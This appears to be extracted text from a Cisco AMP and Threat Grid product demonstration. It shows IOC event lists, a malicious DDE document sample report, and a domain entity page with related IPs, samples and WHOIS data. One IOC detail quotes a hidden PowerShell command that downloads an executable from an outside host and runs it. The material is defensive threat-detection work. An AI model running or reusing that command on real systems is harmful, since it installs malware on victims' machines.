Demo_AMP_Threat_Quarantined	detected a Generic IOC: W32.WScriptExecuteFakeExtension.loc	🔒	Generic IOC	2018-05-16 17:05
Demo_AMP_Threat_Quarantined	detected a Generic IOC: W32.Bitsadmin.loc	🔒	Generic IOC	2018-05-16 17:05
Demo_AMP_Threat_Quarantined	detected a Generic IOC: W32.WScriptLaunchedZippedJS.loc	🔒	Generic IOC	2018-05-16 17:05
Demo_WannaCry_Ransomware	detected a Generic IOC: W32.PossibleRansomwareShadowCopyDeletion.loc	🔒	Generic IOC	2018-05-16 17:04
Demo_WannaCry_Ransomware	detected a Generic IOC: W32.BCDEditDisableRecovery.loc	🔒	Generic IOC	2018-05-16 17:04
Demo_Low_Prev_Retro	detected a Generic IOC: W32.FakeExtensionExec.RET	🔒	Generic IOC	2018-05-16 17:03
Demo_AMP	detected a Generi	🔒	Generic IOC	2018-05-15 17:13








At the bottom of the list, there is a summary: "19 total events", a pagination control showing "20" of "page", and an "Export to CSV" button.



IOC Event Detail Examples

Generic IOC:
W32.PoweliksPersistence

Generic IOC: Possible Privilege Escalation Attempt Detected

Generic IOC: Powershell Download


 Demo_Command_Line_Arguments_Meterpreter detected a Generic IOC: Possible Privilege Esc...	 	 Generic IOC	2018-05-17 17:32:58 CEST
 Demo_AMP_Threat_Audit detected a Generic IOC: W32.PoweliksPersistence.ioc	 	 Generic IOC	2018-05-17 17:08:04 CEST
 Demo_Command_Line_Arguments_Kovter detected a Generic IOC: W32.PowershellDownload...	 	 Generic IOC	2018-05-16 17:47:17 CEST

File Detection	Description	PowerShell is a Windows utility that allows access to many Microsoft APIs within a shell environment. In this case, a script attempted to download a file or script to the local system and then execute it. Malware authors may use this to download items, rename them, execute and delete them with a single command.
Connector Info	Fingerprint (SHA-256)	81335022...856fa6fa 
Comments	File Name	powershell.exe
	File Path	/C:/Windows/SysWoW64/WindowsPowerShell/v1.0/powershell.exe
	Command Line Arguments	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden -nop -ep bypass -c \$f=[System.IO.Path]::GetTempFileName();(New-Object System.Net.WebClient).DownloadFile('http://demitartgourmet.com/changelog/bindata.exe', \$f);(New-Object -com WScript.Shell).Exec(\$f)
	Parent Fingerprint (SHA-256)	9d52813a...654077ff 
<div style="display: flex; justify-content: space-between; align-items: center;"><div><input type="button" value="Analyze"/></div><div>View Upload Status</div><div><input type="button" value="Add to Whitelist"/></div><div>File Trajectory</div></div>		

AMP Visibility Demo

A Few New Items...

Dashboard: Integrated Data Sources



Sample Detail Page:

Sample report as user first view

The screenshot shows the Cisco Threat Grid interface for a sample report. The browser address bar shows the URL: <https://panacea.threatgrid.com/samples/935218af8d3e8834e03b9c28ee4d4502>. The page title is "Samples / Sample Report: dde_doc.docx".

Navigation: Dashboard, Samples, Entities, Indicators, Administration. User: Sansari Patel.

Metadata Summary:

- Threat Score: 100
- Internal Targets (Last 30 Days): 2
- Occurrences in Email (Last 30 Days): 48
- Malicious Judgements (By 4 Sources): 18
- Malicious Verdicts (2 Expire in 1 Month): 3

Sample Details:

- Sample ID:** 935218af...
- Submitted By:** msansari
- OS:** Windows 7 64-bit
- Started:** 10/24/17 6:11 pm
- Ended:** 10/24/17 6:18 pm
- Duration:** 0:06:46
- Playbook:** Conduct Active Window Change
- File Name:** dde_doc.docx
- Magic Type:** PE32 executable (GUI) Intel, for MS Windows
- Analyzed as:** docx
- SHA-256:** f7263dc3...
- SHA-1:** 7320a9dc...
- MD5:** 5bd4a10d...
- Tags:** + locky

Timeline: My Environment | Global. First Seen: May 14, 2017. Last Seen: Jul 17, 2017. Internal Targets.

Behavioral Indicators Table:

Title	Observables	Hits	Score
Potential TOR Connection	Investigate 2	2	100
A Document File Established Network Communications	2	2	90
Document Launched Utility Application	0	1	90
A Document File Established Network Communications	1	3	90
Office Document Uses DDE	0	2	90
Office Document Launches a Command Shell	0	1	90
Artifact Flagged by Antivirus	6	8	64
VBA Macro Has Action on Open	0	4	59

Sample Detail Page:

Internal targets menu expanded

Pivot menu expanded

Indicators expanded

The screenshot shows the Cisco Threat Grid interface for a sample report titled 'Sample Report: dde_doc.docx'. The page is divided into several sections:

- Metadata:** Displays a Threat Score of 100, 2 Internal Targets, 48 Occurrences in Email, 18 Malicious Judgements, and 3 Malicious Verdicts. It includes a warning about AMP Visibility reports and lists sample details such as Name (dde_doc.docx), OS (Windows Server 2008 R2), and IP Address (192.168.1.11).
- Timeline:** A graph showing the sample's activity from May 14, 2017, to July 17, 2017, with several data points.
- Behavioral Indicators:** A table listing indicators with columns for Title, Observables, Hits, and Score. Two indicators are shown: 'Potential TOR Connection' (Score 100) and 'A Document File Established Network Communications' (Score 90).
- Visualizations:** A sidebar on the right offers various visualization options like Report, Process Timeline, Process Tree, Contacted IPs, and Runtime Video.

Category	Value
Threat Score	100
Internal Targets (Last 30 Days)	2
Occurrences in Email (Last 30 Days)	48
Malicious Judgements (By 4 Sources)	18
Malicious Verdicts (2 Expire in 1 Month)	3

Sample ID	Submitted By	OS	Started	Ended	Duration	Playbook
dde_doc.docx	ng-raycert-PC	Windows Server 2008	192.168.1.11			
	WHS2011S	Windows Server 2008 R2	10.99.80.74			

Title	Observables	Hits	Score
Potential TOR Connection	Investigate 2	2	100
A Document File Established Network Communications	2	2	90

Type	Network Stream	Last Seen IP	Port	Transport	Protocol	Domain
docx	Stream 6	94.23.174.100 (10/5/17)	137	UDP	DNS	estari.tk
docx	Stream 7	149.56.130.113 (11/2/17)	53	UDP	DNS	paytoplay.ru

Sample Detail Page:

Shows Occurrences
in Email Shows
Timeline Target hover
Shows BI expanded

Metadata

- Threat Score: 100
- Internal Targets (Last 30 Days): 2
- Occurrences in Email (Last 30 Days): 48
- Malicious Judgements (By 4 Sources): 18
- Malicious Verdicts (2 Expire in 1 Month): 3

Sample ID: 935218af...
Submitted By: msansari
OS: Windows 7 64-bit
Started: 10/24/17 6:11 pm
Ended: 10/24/17 6:18 pm
Duration: 0:06:46
Playbook: Conduct Active Window Ch...

Report Summary

- Occurrences: 48
- Classification: Exploit, Virus
- No. of Senders: 6
- Scope: This file was seen by 17 email customers, and has 3 classification ratings over the last 30 days.

Timeline My Environment Global

First Seen: May 14, 2017 Last Seen: Jul 17, 2017

June 25, 2017
2 Internal Targets, 4 Sightings

Behavioral Indicators

Title	Observables	Hits	Score
Potential TOR Connection	Investigate 2	2	100
A Document File Established Network Communications	2	2	90

The submitted document was seen establishing outbound network communications. This activity could simply be embedded code that is reaching out to the vendor to check if it is running the latest version. However, it is more likely that this activity is malicious in nature. [More...](#)

Category: Network
Tags: Dropper

Type	Network Stream	Last Seen IP	Port	Transport	Protocol	Domain
docx	Stream 6	94.23.174.100 (10/5/17)	137	UDP	DNS	estari.tk
docx	Stream 7	149.56.130.113 (11/2/17)	53	UDP	DNS	paytoplay.ru

Sample Detail Page:

Incident/Drop Board expanded

Pivot menu expanded

Drag & drop of entity

The screenshot displays the Cisco Threat Grid interface for a sample report titled "Sample Report: dde_doc.docx". The main content area is divided into several sections:

- Metadata:** Displays key statistics: Threat Score (100), Internal Targets (2), Occurrences in Email (48), Malicious Judgements (18), and Malicious Verdicts (3).
- Sample Information:** Lists details such as Sample ID (935218af...), Submitted By (msansari), OS (Windows 7 64-bit), Started (10/24/17 6:11 pm), Ended (10/24/17 6:18 pm), Duration (0:06:46), and Playbook (Conduct Active Window Change).
- File Information:** Shows File Name (dde_doc.docx), Magic Type (PE32 executable), Analyzed as (docx), SHA-256 (f7263dc3...), SHA-1 (7320a9dc...), MD5 (5bd4a10d...), and Tags (+ locky).
- Timeline:** A graph showing the sample's activity from May 14, 2017, to July 17, 2017.
- Visualizations:** A sidebar on the right offers various views: Report, Process Timeline, Process Tree, Contacted IPs, and Runtime Video.

A context menu is open over the SHA-256 hash "f7263dc3...", providing the following actions:

- Malicious SHA-256 (with a sub-menu for the full hash)
- Investigate in AMP Visibility
- View in Cisco Umbrella
- Create New Incident
- Add to Existing Incident
- Open in New Window
- Copy to Clipboard

At the bottom of the page, the "Incidents" and "Drop Board" panels are expanded. The "Incidents" panel shows a "High Priority" incident on 10/28 titled "10/28 Phishing Incident" with a detailed description of a CVA audit attack. The "Drop Board" panel shows three entities that have been dropped, including IP addresses and a domain.

Domain Entity Page:

Domain page as user first views

The screenshot shows the Cisco Threat Grid interface for the domain **rinrecised.com**. The page is divided into several sections:

- Navigation:** Includes a sidebar with options like Metrics, Details, Relations, Sightings, Related IPs, and WHOIS Details. The top navigation bar contains "Submit Sample", "Dashboard", "Samples", "Entities", "Indicators", and "Administration".
- Metrics:** A summary row showing: Internal IP Connection (1), Associated Block Lists (3), Convicted Related Samples (7), DNS Queries (783), and Sightings (28).
- Details:** A table of domain attributes:

Domain Name	rinrecised.com	Threat Grid		Cisco Umbrella	
SHA-256	340d397b...	First Seen	Aug 9, 2017 in f02e6022...	First Seen	Feb 5, 2016
MD5	080d6f3f...	Last Seen	Nov 3, 2017 in FlashUti...	Last Seen	Oct 26, 2017
Flags	+	Times Seen	58 (34 samples)	Status	Malicious
Tags	+			Security Category	C2 Callbacks
				Content Category	Parked Domains
- Relations:** A network diagram showing connections between **rinrecised.com** and several IP addresses: 185.100.85.150, 192.36.27.5, 178.170.244.181, 52.224.18.184, and http://rin...forum.php.
- Verdicts:** A list of verdicts for the domain:
 - Malicious AMP Global Intel
 - Malicious Cisco Umbrella
 - Malicious Talos Intelligence
 - Malicious Virus Total
- Timeline:** A line graph showing "Observations" over time from 10/10 to 11/09. The graph shows a significant spike in observations around 11/01.

Domain Entity Page:

Internal IP Connection menu

Pivot menu expanded

The screenshot displays the Cisco Threat Grid interface for the domain **rinrecised.com**. The page is divided into several sections:

- Metrics:** Shows 1 Internal IP Connection (Last 30 Days), 3 Associated Block Lists, 7 Convicted Related Samples, 783 DNS Queries (Last 30 Days), and 28 Sightings (By 3 Sources). A tooltip for the Internal IP Connection metric states: "AMP Visibility reports that this domain connected to an IP address in your environment 2 days ago on Nov 4, 2017 at 8:56 PM CST." with an "Investigate" button.
- Relations:** Lists "rinrecised.com" with a "View in AMP Visibility" link. A table shows four malicious relations: AMP Global Intel, Cisco Umbrella, Talos Intelligence, and Virus Total. A pivot menu is expanded over the "Cisco Umbrella" relation, showing details: "Malicious SHA-256: 102e6022b9525699b1a3fec3f328c68102edf881bf90ef5b234d42c5e7224595" and options to "Investigate in AMP Visibility", "View in Cisco Umbrella", "Open in New Window", and "Copy to Clipboard".
- Network Diagram:** A central node for "rinrecised.com" (IP 185.100.85.150) is connected to other nodes: 192.36.27.5, 52.224.18.184, 178.170.244.181, and http://rin...forum.php.
- Timeline:** A graph showing "Observations" over time from 10/10 to 11/09. The y-axis ranges from 0 to 50. A significant spike in observations is visible around 11/03.

Domain Entity Page:

Related Entities

IP Addresses

Domains

Samples

The screenshot displays the Cisco Threat Grid interface for the domain `rinrecised.com`. The page is divided into several sections:

- Related IPs:** A table listing IP addresses with their flags, tags, and locations. The first entry is `59.38.112.38` located in China. A second entry, `60.190.116.47`, is tagged with `locky`. Other entries include `111.202.100.42` (Beijing, China), `148.81.111.111` (Warsaw, Poland, Ransomware), `192.168.1.241` (Unknown), and `212.83.168.196` (Paris, France).
- Related Samples:** A table listing sample files with their SHA-256 hashes, indicator summaries, relations, and submission times. Examples include `C45820-20170468k79210.exe` (dns-lookup), `C79612.doc` (http-requests), `kernium.exe` (http-requests), `xfa.pdf` (dns-lookup), `3.4.44-win7-x64bit.exe` (http-requests), `tsp301b1.pdf` (dns-lookup), `3.4.44-win7-fe2f328aeb9012...` (dns-lookup), `zd4850.exe` (http-requests), `Updater.exe` (http-requests), and `17-05-2017.zip` (http-requests).
- Related Domains:** A table listing domains with their IP addresses and warnings. Examples include `aa.agkn.com` (Investigate 2, warning: "This domain might be a fast flux"), `api.prismapp.io` (9 IP addresses, warning: "None"), `archive.mid-day.com` (3 IP addresses, warning: "None"), and `cs.portlandgeneral.com` (2 IP addresses, warning: "This domain may have been created using a DGA").

Domain Entity Page:

Related Entities

Cont.

The screenshot shows the Cisco Threat Grid interface for the domain entity `rinrecised.com`. The page is divided into several sections:

- Child Domains:** A tree view showing the domain `rinrecised.com` with two child domains: `e2314373479649d45400f9bcae58bd7e.rinrecised.com` (flagged with `xss`) and `forum.rinrecised.com`.
- Associated URLs:** A table listing URLs associated with the domain. It includes a search bar, a "De-duplicate" checkbox, and a search input. The table has columns for URL, Flags, and Tags. Two URLs are listed: `http://forum.rinrecised.com/facebookrestoreAPO/` and `http://staticr.rinrecised.com:80/rdr.html` (flagged with `xss`).
- Co-occurrences:** A table listing domains that co-occur with the target domain. It includes a search bar and a table with columns for Domains, Score, Flags, and Tags. The table lists several domains with their scores and associated flags (e.g., `Spam`, `spam`).
- WHOIS Details:** A section with tabs for `Basic`, `History`, and `Raw`. It displays contact information for the domain, including Billing Contact and Administrative Contact details.

WHOIS Details - Basic

Billing Contact		Administrative Contact	
Name	Alex Aster	Name	Alex Aster
Organization	Wipmania Limited	Organization	Wipmania Limited
Mailing Address	3d floor 55 Lower O Connell Street, Dublin 01 IE	Mailing Address	3d floor 55 Lower O Connell Street, Dublin 01 IE
Phone	+1.8662354767	Phone	+1.8662354767
Email	wipmania@gmail.com	Email	wipmania@gmail.com

Dashboard:

Detected Samples

